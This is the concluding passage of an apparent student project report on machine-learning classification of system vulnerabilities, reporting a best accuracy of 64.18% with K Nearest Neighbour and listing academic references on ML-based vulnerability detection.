The project precisely classifies the vulnerabilities and predicts which model will best suit the accuracy of our current dataset and testing condition. The given algorithms have different efficiencies when it processes the dataset and the maximum accuracy is 64.18% by K Nearest Algorithm. As far as the future scope of the project is concerned, we can pick K nearest Neighbour and Random forest Models to accurately classify system vulnerabilities beforehand and make the system more secure.

## REFERENCES:

- Automated Vulnerability Detection in Source Code Using Deep Representation Learning
  (Rebecca L. Russell, Louis Kim, Lei H. Hamilton, Tomo Lazovich, Jacob A. Harer, Onur Ozdemir, Paul M. Ellingwood, Marc W. McConley)
  [2018]
- An Improved Vulnerability Exploitation Prediction Model
  with Novel Cost Function and Custom Trained Word Vector Embedding
  Mohammad Shamsul Hoque 1, Norziana Jamil, Nowshad Amin and

Kwok-Yan Lam[2019]

- Vulnerability Prediction from Source Code Using Machine Learning (Zeki Bilgin, Mehmet Akif Ersoy, Elif Ustundag Soykan, Emrah Tomur, Pinar Comak, Leyli Karacay) [2017]
- Toward large-scale vulnerability discovery using Machine Learning Gustavo Grieco, Guillermo Luis Grinblat, Josselin Feist, Sanjay Rawat [2019]
- Survey on Vulnerability Prediction from Source Code by using Machine Learning Algorithm (B. DEEPTHI, DR.K. KUMAR) [2021]